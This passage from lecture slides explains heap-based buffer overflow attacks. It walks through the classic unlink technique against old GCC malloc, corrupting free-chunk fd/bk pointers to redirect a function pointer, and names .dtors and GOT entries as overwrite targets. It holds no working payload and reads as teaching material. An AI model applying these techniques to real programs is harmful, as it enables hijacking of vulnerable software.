    printf("Argument: %s\n", buf);
    // Free the blocks on the heap
    free(buf);
    free(buf2);
    return 1;
}
```



```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
    // Allocate two adjacent blocks on the heap
    char *buf = malloc(256);
    char *buf2 = malloc(16);
    // Only copies as much of the argument as can fit in the buffer
    strncpy(buf, argv[1], 255);
    // Print the argument
    printf("Argument: %s\n", buf);
    // Free the blocks on the heap
    free(buf);
    free(buf2);
    return 1;
}
```

Heap-Based Buffer Overflow Attacks


- Heap-based overflows are generally **more complex** than the **more prevalent** stack-based buffer overflows and require a **more in-depth understanding** of how **garbage collection** and the **heap** are implemented.
 - Unlike the stack, which contains control data that if altered changes the execution of a program, the heap is essentially a large empty space for data.
 - Rather than directly altering control, heap overflows aim to either **alter data on the heap** or **abuse the functions and macros that manage the memory on the heap** in order to *execute arbitrary code*.

An Example Heap-Based Overflow Attack

- Let us consider an older version of the GNU compiler (GCC) implementation of `malloc`, the function that allocates a block of memory on the heap.
- In this implementation, free blocks of memory on the heap are maintained as into circular double-linked lists (bins).
- Each chunk on a free list contains **forward** and **back** pointers to the *next* and *previous* free chunks in the list.

An Example Heap-Based Overflow Attack


When a block is marked as **free**, the `unlink` macro is used to set the pointers of the adjacent blocks to point to each other, effectively removing the block from the list and allowing the space to be reused



An Example Heap-Based Overflow Attack

Links Before
Freeing Memory

Links After
Freeing Memory




unlink routine

```
(1) FD = P->fd;  
(2) BK = P->bk;  
(3) FD->bk = BK;  
(4) BK->fd = FD;
```


An Example Heap-Based Overflow Attack*

- A program's heap is usually managed by the C library functions `malloc` and `free`.
- The heap is divided into groups of free blocks of similar size, and blocks in each group are organized using a doubly linked list.
- For efficiency reasons, the forward pointer, **fd**, and backward pointer, **bk**, that maintain the doubly linked lists are stored at the beginning of each free block.
- An attacker can exploit unchecked heap buffer vulnerabilities to **change these pointers and thereby seize control of the program.**




*Xu, Jun, Zbigniew Kalbarczyk, and Ravishankar K. Iyer. "Transparent runtime randomization for security." In 22nd International Symposium on Reliable Distributed Systems, 2003. Proceedings., pp. 260-269. IEEE, 2003.

An Example Heap-Based Overflow Attack



(a) initial state




(b) after U freed


When block U is **freed**, it is *consolidated* with the neighboring free block B, and B is taken out of its current free block list

1. (B->fd) ->bk=B->bk (equivalent to A->bk=C)
2. (B->bk) ->fd=B->fd (equivalent to C->fd=A)

An Example Heap-Based Overflow Attack



(a) initial state




(c) after overflow

The attacker can send **malicious messages to overflow buffer U:**

1. Overwriting `B->fd` to point to `p` (the address of a function pointer).
2. Overwriting `B->bk` to point to `m` (the location where the malicious code will be placed)

An Example Heap-Based Overflow Attack




When **U is freed**, B is taken out of the doubly linked lists through two pointer operations:

1. $(B \rightarrow fd) \rightarrow bk = B \rightarrow bk$ (equivalent to $p \rightarrow bk = m$)
2. $(B \rightarrow bk) \rightarrow fd = B \rightarrow fd$

The next time the function pointer at `p->bk` is used, the malicious code will be executed.

*The attacker needs to determine the address values **m** and **p** and in order to seize control of the program.*



An Example Heap-Based Overflow Attack

- One such location that may be written to in order to compromise a program is known as `.dtors`.
 - Programs compiled with GCC may feature functions marked as **constructor** or **destructor** functions.
 - **Constructors** are executed before `main`, and **destructors** are called after `main` has returned.
- Therefore, if an attacker adds the address of his shellcode to the `.dtors` section, which contains a list of destructor functions, his code will be executed before the program terminates.

An Example Heap-Based Overflow Attack

- Another potential location that is vulnerable to attacks is known as the global offset table (GOT). This table maps certain functions to their absolute addresses.
- If an attacker overwrites the address of a function in the GOT with the address of his shellcode and this function is called, the program will jump to and execute the shellcode, once again giving full control to the attacker.